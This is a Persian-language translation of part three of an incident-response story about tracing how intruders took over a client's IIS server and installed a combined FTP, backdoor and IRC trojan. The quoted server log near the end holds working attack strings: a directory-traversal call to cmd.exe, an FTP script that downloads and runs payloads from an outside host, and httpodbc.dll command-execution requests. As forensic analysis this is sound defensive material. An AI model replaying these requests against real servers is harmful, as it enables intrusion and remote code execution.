رو در روی انواع هکر

« قسمت سوم »

مترجم : رضا مددی
تاریخ : اول اردیبهشت ۱۳۸۳
نویسندگان : Cyrus Peikari, Seth Fogie

همه چیز با تماس ساده یک مشتری نگران شروع شد. دلهره و شکایت مشتری مورد نظر از افت سرعت اتصال دستگاه او به اینترنت بود. بر اساس این مطلب ساده بود که من در نهایت متوجه شدم که سرور اصلی اتصال به اینترنت مکررا قربانی ویروس‌ها و هکرها قرار گرفته است. هکرها با استفاده از کدهای عمومی آسیب‌پذیر، توانسته بودند با در اختیار گرفتن IIS، کامپیوتر مشتری را در اختیار گرفته و حتی می‌توانستند آن را به یک سرور warez که میزبان بیش از ۳ گیگابایت نرم‌افزار غیرمجاز است تبدیل کنند.

در نتیجه آنچه در بالا گفته شد، به مشتری مزبور گفتم که در حال حاضر باید با نصب تمام Service Pack های ضروری، فورا سرور را تمیز کرده و دوباره آن را از ابتدا اجرا کند. بعد از بحث کردن بر سر تمهیدات محافظتی ممکن با مشتری، سریعا به کند و کاو راه دور فایلهای سرور و جمع‌آوری در حد مقدور اطلاعات ممکن از متدها و حقه‌هایی که هکرها برای در اختیار قرار گرفتن سرور استفاده کرده بودند، نمودم. به هر حال، پس از حدودا دو ساعت کند و کاو، به سرعت متوجه این مطلب شدم که هم سرور وب و هم برنامه رخنه پشتی من (Back Door) ، هر دو دیگر پاسخی نمی‌دهند و فعالیتی ندارند.


اینجا جایی است که از این قضیه واقعی برداشت می‌کنیم. بنابراین بدون هیچگونه حرف اضافه‌ای اجازه دهید تا داستان را ادامه دهیم.

ریشه‌یابی شده با Tkbot.R00t.EDITiON.FiNAL

در آنجا بودیم که من بدون هیچ راهی برای دستیابی راه دور به سرور مانده بودم. اولین حدسی که در این مورد زدم آن بود که سرور توسط مدیر سرور غیرفعال شده است. بنابراین با انجام یک Ping و اسکن کردن پورت‌ها به سرعت متوجه شدم که سرور Offline نبوده و دارای فعالیت می‌باشد. با برقراری یک تماسی تلفنی با مدیر، متوجه شدم که او هنوز هیچ کاری انجام نداده است.

بطور جالبی عمل اسکن پورت‌ها، همان شماره پورت‌های باز قبلی را به اضافه دو پورت 1297 و 65130 و با کاهش دو پورت 80 (سرور وب) و 99 که مورد استفاده ncx99.exe است، بازمی‌گرداند.

بـا در نظر گرفتن اینکه هیچ راه دیگری نداشتم، تصمیم گرفتم تا از طریق برنامه‌های Telnet و FTP بـه ایـن دو پـورت جدید متصل شوم تا ببینم آنها چه اطلاعاتی را برمی‌گردانند. با شگفتی به نظر می‌رسید که سرور مورد نظر بازهم قربانی هکر دیگری شده است (همانطوری که در شکل شماره ۱ مـی‌بینـید). بـا ایـن حـال در ایـن مورد، هکر به پاک کردن روش‌هایی که توسط هکرهای دیگر برای بدست آوردن دسترسی به سرور مورد استفاده قرار گرفته بود، توجه داشته است.



شکل ۱

اتصال TelNet به پورت 65130 در سرور هک شده

بعـد از چندیـن مـورد تـلاش بـرای حـدس زدن کلمات عبور گوناگون متداول، دوباره با مدیر سـرور تمـاس گرفـتم تـا درباره آخرین اتفاقات از طریق وی باخبر شوم. همچنین در این تماس از او برای کند و کاو سرور در سایتی که دستگاه در آنجا قرار گرفته بود اجازه خواستم و درخواست کردم

تـا اطلاعاتـی از شناسـه عـبور (Account) مدیـر را کـه برای دستیابی به سرور مورد نیاز است در اختیارم قرار دهد.

شروع بازی: روز دوم، بعدازظهر


تـا بعدازظهـری کـه در پـیش اسـت نمـی‌توانم به سایت دسترسی داشته باشم. با این حال از زمانـی کـه تـا آن موقع در اختیار دارم برای طراحی یک روش احتمالی جهت رسیدن به هدفم استفاده می‌کنم. پس از تفکر درباره انتخاب‌های موجود، برایم مشخص شد که بهترین راه رسیدن به روشی که هکـر از طـریق آن توانسته برنامه سرقت اطلاعات خود را نصب کند آن است که بتوانم یکی از کلمات عـبور Telnet یـا Ftp اسـتفاده شده توسط هکر به هنگام ورود به سیستم را بدست آورم. همچنین بـرنامه‌ریـزی کـردم تـا نگاهـی دقـیق به Log فایل‌ها و فایل سیستمی داشته باشم تا ببینم می‌توان تغییراتـی مـربوط بـه این مخمصه را در ۲۴ ساعت گذشته آنها پیدا کرد یا خیر. با آنکه این کار مانند انداختـن تیری در تاریکی بود، اما در نهایت به بهترین وجه و بطور جالبی پاسخی به من داد که اصلا به دنبال آن نبودم.

هنگامـی که به سایت رسیدم، فورا کارگاه را برپا کردم. از آنجایی که سایت در عوض استفاده از شبکه سوئیچی، از شبکه مبتنی بر هاب استفاده می‌کرد براحتی قادر به اتصال کامپیوتر همراهم به شبکه بوده و از آن طریق می‌توانستم دزدی ترافیک شبکه را آغاز کنم.

هـاب‌ها داده‌ها را به سوی همه پورت‌ها منتشر کرده و به همه ابزارها این اجازه را می‌دهند تا خـود تشـخیص دهـند کـه کدامیک از بسته‌ها برای آنها ارسال شده است. از طرف دیگر، سوئیچ‌ها بر آدرس سـخت‌افـزاری هر ابزار متصل به شبکه نظارت کرده و فقط در صورتی اطلاعاتی را به پورتی می‌فرستند که آن اطلاعات باید به آن پورت برود. این امر سرقت اطلاعات بر روی یک شبکه سوئیچی را با کمی مشکل و چالش مواجه می‌سازد.

هـدف مـن ایـن بود که اطلاعات را جمع‌آوری کنم و سپس در موعد مناسب آنها را آنالیز کنم. بـرای تسـهیل این کار، Tcpdump را بر روی کامپیوترم که سیستم عامل Linux بر روی آن در حال اجرا بود، اجرا کرده و آن را برای ذخیره اطلاعات بدست آمده در یک فایل بر روی هارد تظیم کردم. با انجـام این کار، شروع به جستجو در سیستم فایل، اتصالات شبکه و سرویس‌های در حال اجرا و اجرا شده سرور نمودم.

من با NetStat که اطلاعاتی راجع به ارتباط شبکه برای کاربر خود فراهم می‌کند، شروع کردم. همان‌طور که در شکل شماره ۲ می‌بینید، چندین اتصال مشکوک بسیار واضح بودند (به ارتباطات با سرورهای IRC توجه کنید.) ، سپس به فهرست Task که لیست برنامه‌های در حال اجرای کامپیوتر را نشان می‌دهد نگاهی انداختم. متوجه یک سرویس غیر معمول با نام FireDaemon شدم. بعد از انجام جستجویی که در همان موقع به صورت Online انجام دادم متوجه شدم که FireDaemon برنامه‌ای کمکی است که به شما اجازه می‌دهد تا بتوانید هر برنامه یا اسکریپت (مانند BAT/CMD ، Perl ، Java ، Python) ذاتا مربوط به Win32 را بطور مجازی مانند یک سرویس NT/2K/XP اجرا و نصب کنید. به عبارت دیگر این نرم‌افزار، رویاهای یک هکر را به حقیقت تبدیل می‌کند. با نصب کردن یک Root Kit بعنوان یک سرویس، هکر می‌تواند بطور ساده‌ای تضمین کند که Root Kit حتی در صورت Reboot شدن سرور هم اجرا خواهد شد.



شکل ۲

نتایج بازگشتی NetStat بر روی سرویس هک شده.

در نهایت شروع به کاوش درون سرور کردم تا ببینم می‌توان چگونگی ورود هکر را بدست آورد یا خیر. با Log های سرور وب شروع کرده و ورودی‌هایی را در لیست ۱ پیدا کردم.

209.115.xxx.xxx, -, 10/31/02, 16:01:11, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]

859, 156, 331, 200, 0, GET, /scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\script.exe,

209.115.xxx.xxx, -, 10/31/02, 16:02:44, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
83250, 270, 148, 200, 0, GET, /scripts/script.exe, [ccc]
/c+echo+open+209.184.xxx.xxx>tmp2&&echo+anonymous>>tmp2&&echo+a@a.com>
>[ccc]tmp2&&echo+get+httpodbc.dll>>tmp2&&echo+get+tk1.exe>>tmp2&&echo+bye
>>[ccc]tmp2&&echo+ftp+-s:tmp2>>tmp2.cmd&&echo+exit>>tmp2.cmd&&tmp2.cmd,

209.115.xxx.xxx, -, 10/31/02, 16:06:11, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
703, 170, 572, 200, 0, GET, /scripts/httpodbc.dll, [ccc]
MfcISAPICommand=Exploit&cmd=c%3A%5Cwinnt%5Csystem32%5Ccmd.exe+%[ccc]
2Fc+c%3A%5Cinetpub%5Cscripts%5Ctk1.exe,

209.115.xxx.xxx, -, 10/31/02, 16:06:26, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
828, 174, 576, 200, 0, GET, /scripts/httpodbc.dll, [ccc]
MfcISAPICommand=Exploit&cmd=c%3A%5Cwinnt%5Csystem32%5Ccmd.exe+%[ccc]
2Fc+del+c%3A%5Cinetpub%5Cscripts%5Ctk1.exe,

بـا در نظـر گرفتن ورودی‌ها به صورت یک مسیر، به پوشه‌ای مشخص رسیده و در آنجا سه فـایل tmp2 ، tmp2.cmd و httpobdc.dll را یافتم. دو فایل اول را در برنامه NotePad باز کرده و فهمـیدم کـه از آن دو، یکـی فایل دستورات Ftp بوده و دیگری یک فایل دسته‌ای (Batch) می‌باشد که فایل‌های tk1.exe و httpodbc.dll (فایلی که عموما توسط کرم Nimda مورد استفاده قرار می‌گیرد) را download کـرده اسـت. از آنجا که فایل دستورات Ftp به سروری اشاره داشتند که از شناسه‌ای عمومـی اسـتفاده می‌کرد، من هم به سرور Ftp که هنوز در حال اجرا بود وارد شده و یک کپی از فایل برای کند و کاوهای آینده خود بدست آوردم.

بـا ادامـه جستجوی خود در سرور، برایم اثبات شد که مشخصا هک انجام شده دلیل Offline بـودن سـرور وب و همچنین باز بودن دو پورت جدید بر روی سرور بوده است. این تصور بر اساس ایـن واقعیـت شـکل گرفـت کـه عمل Download فایل tk1.exe ثانیه‌هایی قبل از خالی شدن log فایل سـرور وب رخ داده بـود، همچنین سرور Ftp که در آن موقع بر روی پورت 65130 در حال اجرا بود، یک عمل "TK DISTRO" را نشان می‌داد.

در ایـن زمـان، مـن آمـاده رفتـن بـه خانـه شدم. با توجه به نتایج بدست آمده از NetStat و اطلاعات جدید کسب شده مربوط به فایل مبهم TK حدس می‌زدم که این عمل بخصوص هک، یک اسب تـروای مرکـــب Ftp/Back Door/IRC اسـت کـه همگـی در یـک فـایل دقیق (tk1.exe) جمع‌آوری شده‌اند. به هرحال این تئوری به نظر معتبر می‌رسید.